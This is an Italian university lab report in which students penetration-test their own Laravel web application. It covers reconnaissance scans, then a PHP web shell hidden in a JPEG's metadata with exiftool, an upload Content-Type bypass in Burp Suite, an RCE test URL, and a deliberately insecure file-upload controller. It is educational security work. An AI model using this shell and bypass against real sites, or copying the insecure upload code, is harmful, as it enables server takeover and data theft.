

Report di Sicurezza Informatica

Analisi e Penetration Testing su Piattaforma Gestionale Laravel

Gruppo "Gli Accucchiati"
Gabriele Pulinas, Giovanni Tamborrino, Francesco Trani

Università degli Studi di Bari Aldo Moro

Anno Accademico 2025/2026

Indice

1 Caso di Studi **3**
1.1 Presentazione . . . 3
1.2 Contesto . . . 3
1.3 Obiettivi . . . 3

2 FASE 1: Reconnaissance **4**
2.1 Nmap . . . 4
2.2 Gobuster . . . 6
2.3 Nikto . . . 7
2.4 WhatWeb . . . 8

3 FASE 2: Weaponization **9**
3.1 Processo . . . 9

4 FASE 3: Delivery **11**
4.1 Bypass dell'Upload con Burp Suite . . . 11

5 FASE 4: Exploitation **12**
5.1 Esecuzione di Comandi Remoti (RCE) . . . 12

6 FASE 5 e 6: Installation e Command&Control **13**

7 FASE 7: Action on Objectives **14**
7.1 Data Exfiltration (.env) . . . 14
7.2 Adeguamento della topologia di rete . . . 14
7.3 Esfiltrazione del Database . . . 15

8 Conclusioni e Mitigazione (Blue Team) **16**
8.1 Analisi della Causa Radice (Root Cause Analysis) . . . 17
8.2 Intervento di Correzione (Remediation) . . . 17
8.3 Hardening Aggiuntivo . . . 18

1 Caso di Studi

1.1 Presentazione

Siamo il gruppo "Gli Accucchiati", formato da tre studenti, rispettivamente Gabriele Pulinas, Giovanni Tamborrino e Francesco Trani, del terzo anno di Informatica e Comunicazione Digitale all'Università degli Studi di Bari Aldo Moro.

Lo scopo del nostro caso di studi è quello di testare la sicurezza di un sito web sviluppato durante il corso di Programmazione per il Web come progetto; ciò significa che sarà un White Box Testing, dove il team ha l'accesso al codice sorgente del sito.

1.2 Contesto

La piattaforma su cui effettueremo dei test di sicurezza è un sito web sviluppato in Laravel 10 e distribuito su un'infrastruttura di **rete locale (LAN)**. Il sito web è una piattaforma gestionale progettata per supportare il lavoro all'interno di un qualsiasi gruppo di ricerca. In particolare, la piattaforma ha delle funzionalità di autenticazione, di gestione dei progetti di ricerca e di gestione del personale.

1.3 Obiettivi

Abbiamo deciso di realizzare una serie di attacchi volti a testare la sicurezza del nostro sito web. In particolare, seguiremo i vari passi della Cyber Kill Chain operando come **Red Team**:

- Reconnaissance
- Weaponization
- Delivery
- Exploit
- Installation
- Command&Control
- Action

Successivamente, adotteremo una prospettiva difensiva agendo come **Blue Team**. In questa fase finale, l'obiettivo sarà analizzare le vulnerabilità emerse durante l'attacco e implementare le necessarie procedure di **Mitigazione (Remediation)** e **Hardening** per ripristinare la sicurezza della piattaforma e prevenire futuri compromissioni.

2 FASE 1: Reconnaissance

In questa prima fase della cyber kill chain il nostro obiettivo è quello di raccogliere informazioni sul target. Per raggiungere questo obiettivo utilizzeremo vari tools offerti da Kali Linux, quali:

- Nmap
- Gobuster
- Nikto
- WhatWeb

2.1 Nmap

In questa fase utilizziamo lo strumento Nmap per identificare la superficie di attacco dell'obiettivo (10.0.2.2: ip conosciuto precedentemente grazie alle regole di forwarding della rete nelle Virtual Machines).

```
nmap 10.0.2.2
```

Listing 1: Comando Nmap iniziale

```
└─$ nmap 10.0.2.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-02 10:56 +0100
Nmap scan report for 10.0.2.2 (10.0.2.2)
Host is up (0.0023s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
843/tcp  open  unknown
8000/tcp open  http-alt
8888/tcp open  sun-answerbook
MAC Address: 52:55:0A:00:02:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 5.22 seconds
```

Figura 1: Output della scansione Nmap iniziale

Da questa prima scansione abbiamo trovato varie porte aperte, ma l'unica porta utile è la 8000 che offre un servizio http-alt. Di conseguenza, le scansioni successive saranno più specifiche inserendo la porta 8000 nei comandi.

```
nmap -sV -sC 10.0.2.2 -p 8000
```

Listing 2: Comando Nmap specifico




Figura 2: Output della scansione Nmap dettagliata sulla porta 8000 (Parti 1-3)

Risultati dello Scan

Dallo scan `nmap -sV -sC` (version detection e script di default) sono emersi dati critici:

- **Tecnologia Backend:** Il servizio sulla porta 8000 è identificato come PHP 8.2.12.
- **Framework Identificato:** L'header http-title rivela esplicitamente "Laravel". I cookie `XSRF-TOKEN` e `laravel_session` confermano l'uso del framework Laravel.

- **Endpoint Scoperti:** La risorsa richiesta viene reindirizzata a `/home`, suggerendo l'esistenza di un'area autenticata o di una dashboard.

2.2 Gobuster

Dopo aver identificato la tecnologia (Laravel), è necessario mappare i punti di ingresso dell'applicazione per trovare vulnerabilità logiche. In questa fase è stato utilizzato Gobuster per individuare endpoint nascosti o non pubblicizzati.

```
gobuster dir -u http://10.0.2.2:8000 -w /usr/share/wordlists/dirb/
    common.txt
```

Listing 3: Comando Gobuster




Figura 3: Output della scansione Gobuster (Parte 1 e 2)

Risultati dello scan

Dall'analisi dei percorsi scoperti emergono diversi target interessanti:

- `/profile` (Status: 302): Tipicamente contiene la funzionalità di caricamento dell'avatar.
- `/projects` e `/tasks` (Status: 302): Spesso includono la possibilità di allegare documenti o file tecnici.

Questi endpoint sono protetti da middleware di autenticazione (reindirizzano a `/login`), il che indica che l'attacco richiede un account (anche a basso privilegio) per essere eseguito.

2.3 Nikto

Utilizzando Nikto, un vulnerability scanner specializzato nell'identificare problemi di configurazione del server web, abbiamo identificato header di sicurezza mancanti e file potenzialmente pericolosi.

```
nikto -h http://10.0.2.2:8000
```

Listing 4: Comando Nikto




Figura 4: Output della scansione Nikto

Lo scan ha rivelato diverse vulnerabilità che, sommate alla **CVE-2025-27515**, aumentano drasticamente il rischio di una compromissione totale del sistema.

1. **Mancanza di Header di Sicurezza (MIME Sniffing)**
   Vulnerabilità: X-Content-Type-Options header is not set.
   Rilevanza per l'attacco: Questo è un punto cruciale. Se l'attaccante riesce a sfruttare il bypass della validazione di Laravel (CVE-2025-27515) per caricare un file malevolo (es. uno script mascherato da immagine), la mancanza di questo header permette al browser della vittima di "indovinare" il tipo di contenuto (MIME sniffing) ed eseguire il codice nascosto, facilitando attacchi di tipo Stored XSS o esecuzione di script.

2. **Cookie XSRF-TOKEN senza flag HttpOnly**
   Vulnerabilità: Cookie XSRF-TOKEN created without the httponly flag.
   Rilevanza: Sebbene Laravel utilizzi questo approccio per permettere a framework JavaScript (come Axios) di leggere il token, in combinazione con un eventuale XSS, un attaccante potrebbe rubare il token di sessione o manipolare le richieste dell'utente.

3. **Debolezza nelle Policy CORS (Potenzialmente un falso positivo)**
   Vulnerabilità: Retrieved access-control-allow-origin header: * sull'endpoint /api/-soap/.

Rilevanza: L'uso del wildcard * (tutti) indica una politica CORS troppo permissiva, esponendo le API dell'applicazione a potenziali attacchi di tipo Cross-Site Request Forgery (CSRF) o furto di dati da domini terzi.

4. **Esposizione di File di Configurazione (Potenzialmente un falso positivo)**
   Vulnerabilità: /.htaccess: Contains configuration and/or authorization information.
   Rilevanza: L'accesso diretto al file .htaccess può rivelare logiche di reindirizzamento o restrizioni IP che l'attaccante può studiare per aggirare ulteriori protezioni perimetrali.

2.4 WhatWeb

L'ultima fase della ricognizione ha previsto l'utilizzo di WhatWeb. Questo strumento permette di ottenere una "fotografia" definitiva dello stack tecnologico, validando le scoperte fatte con Nmap e Nikto.

```
whatweb http://10.0.2.2:8000
```

Listing 5: Comando WhatWeb




Figura 5: Output di WhatWeb

L'output di WhatWeb fornisce la prova definitiva della superficie di attacco:

- **Validazione dello Stack:** Viene confermata la combinazione PHP 8.2.12 e Laravel. Sappiamo di star operando con una versione "moderna" di Laravel; quindi, i classici attacchi di tipo "legacy" non funzioneranno.
- **Gestione dei Cookie:** WhatWeb evidenzia che `laravel_session` ha il flag HttpOnly, impedendo il furto della sessione tramite JavaScript semplice. Tuttavia, la presenza del cookie `XSRF-TOKEN` (visibile anche a JS) conferma che l'applicazione utilizza il sistema di protezione standard di Laravel, che l'attaccante dovrà bypassare o includere nel proprio payload per l'exploit.
- **Comportamento del Redirect:** Il passaggio automatico da 302 Found alla pagina `/home` conferma che il root dell'applicazione è protetto o reindirizzato, spingendo l'attaccante a concentrarsi sulle rotte scoperte precedentemente con Gobuster.

3 FASE 2: Weaponization

Con le informazioni già note (White Box Testing) e quelle ottenute dalla fase di Reconnaissance il Red Team ha scoperto il framework di utilizzo e la versione, ovvero: **Laravel 10.50.1**. Inoltre, sappiamo che il sito utilizza il protocollo HTTP e non HTTPS: possiamo anche svolgere un attacco di MITM (Man In The Middle), e dato che il sito è hostato in locale si può svolgere un attacco DOS (Denial Of Service) o DDOS (Distributed Denial Of Service).
Seguendo la CVE-2025-27515 (`https://www.cvedetails.com/cve/CVE-2025-27515/`) e la mancanza dell'header X-Content-Type-Options (informazione presa dall'analisi di Nikto), il Red Team ha scelto di effettuare MIME sniffing.




Figura 6: Dettagli CVE-2025-27515

Il **MIME sniffing** (o Content sniffing) non è nato come un attacco, ma come una funzionalità dei browser web. È il processo attraverso il quale un browser ispeziona il contenuto (i byte effettivi) di una risorsa per "indovinare" il formato del file (MIME type), spesso ignorando l'intestazione Content-Type dichiarata dal server.
Sfruttando il MIME sniffing il Red Team ha accesso alla macchina su cui è hostato il sito, che dà completo accesso a tutti i suoi dati, potendo così rubare tutte le informazioni sensibili degli utenti del sito e addirittura eliminare il database.

3.1 Processo

Dall'analisi del codice sorgente (White Box Testing) e dai tentativi di upload, è emerso che il sistema utilizza la regola di validazione delle immagini di Laravel. Questa regola verifica:

- L'estensione del file.
- Il MIME Type.
- I "Magic Bytes" (la firma esadecimale) del file per confermare che sia una vera immagine.

Un semplice file .php rinominato in .jpg verrebbe rifiutato perché privo della struttura binaria di un'immagine.
Per eludere questo controllo, abbiamo utilizzato la tecnica della **Polyglot Image**. Abbiamo preso un'immagine JPEG valida e legittima e, utilizzando il tool exiftool su Kali Linux, abbiamo iniettato codice PHP malevolo all'interno dei metadati (nello specifico, nel campo "Comment").

Il payload iniettato è una semplice Web Shell che esegue comandi di sistema passati tramite parametro GET:

```
<?php system($_GET['cmd']); ?>
```

Comando utilizzato per inserire il codice all'interno dei metadati dell'immagine:

```
exiftool -Comment="<?php system(\$_GET['cmd']); ?>" profilo.jpg
mv profilo.jpg shell.php
```




Figura 7: Creazione Polyglot Image (1/3): Verifica iniziale del file




Figura 8: Creazione Polyglot Image (2/3): Iniezione del payload nel commento e rinominazione




Figura 9: Creazione Polyglot Image (3/3): Verifica finale

Il file risultante è, a tutti gli effetti, un'immagine valida per i controlli di Laravel, ma contiene codice eseguibile.

4 FASE 3: Delivery

La fase di consegna prevede il caricamento del file armato sul server vittima. L'endpoint identificato durante la Reconnaissance è `/profile` (aggiornamento foto profilo), accessibile previa autenticazione.

4.1 Bypass dell'Upload con Burp Suite

Durante il caricamento del file `shell.php`, il browser o il server potrebbero bloccare la richiesta a causa dell'estensione. Per aggirare questo ostacolo e manipolare la richiesta HTTP "in volo", abbiamo utilizzato **Burp Suite** come proxy intercettore.

La strategia adottata è stata:

- Caricare il file rinominato localmente come `shell.php`.
- Intercettare la richiesta POST `/profile` con Burp.
- Modificare il Content-Type, impostato su "application/x-php", con "image/jpeg".

Questa discrepanza inganna il server: il Content-Type e i Magic Bytes soddisfano la validazione 'image', ma il nome del file forza il salvataggio con estensione .php, rendendolo eseguibile dal server web.




Figura 10: Intercettazione e modifica della richiesta con Burp Suite (Clicca per il video)

5 FASE 4: Exploitation

Una volta che il server ha accettato il file e lo ha salvato nella directory pubblica (/storage/profile-images/), l'attacco passa alla fase di sfruttamento.

5.1 Esecuzione di Comandi Remoti (RCE)

Navigando direttamente all'URL del file caricato, il server web interpreta l'estensione .php ed esegue il codice iniettato nei commenti dell'immagine, invece di visualizzarla. Abbiamo verificato l'esecuzione remota di codice (RCE) appendendo il comando `whoami` all'URL:

`http://10.0.2.2:8000/storage/profile-images/shell.php?cmd=whoami`

Il server ha risposto restituendo il flusso binario dell'immagine, all'interno del quale è visibile l'output testuale del comando eseguito.




Figura 11: Output del comando whoami eseguito tramite RCE

Analisi della Vulnerabilità: L'attacco è stato reso possibile aggiungendo una configurazione insicura nel `ProfileController` dell'applicazione:

```
$file = $request->file('profile_image');
$filename = $file->getClientOriginalName();
$path = $file->storeAs('profile-images', $filename, 'public');
```

Questo permetteva all'utente di definire arbitrariamente il nome e l'estensione del file salvato, bypassando l'hashing automatico dei nomi che Laravel applica di default.

```
if ($request->hasFile('profile_image')) {
    if ($user->profile_image) {
        Storage::disk('public')->delete($user->profile_image);
    }
    // VECCHIO (SICURO, NON VULNERABILE)
    // $path = $request->file('profile_image')->store('profile-images', 'public');
    // ------------------------------------------------------------------------

    // NUOVO (NON SICURO, VULNERABILE)
    $file = $request->file('profile_image');
    $filename = $file->getClientOriginalName();
    $path = $file->storeAs('profile-images', $filename, 'public');
    // ------------------------------------------------------------------------

    $validated['profile_image'] = $path;
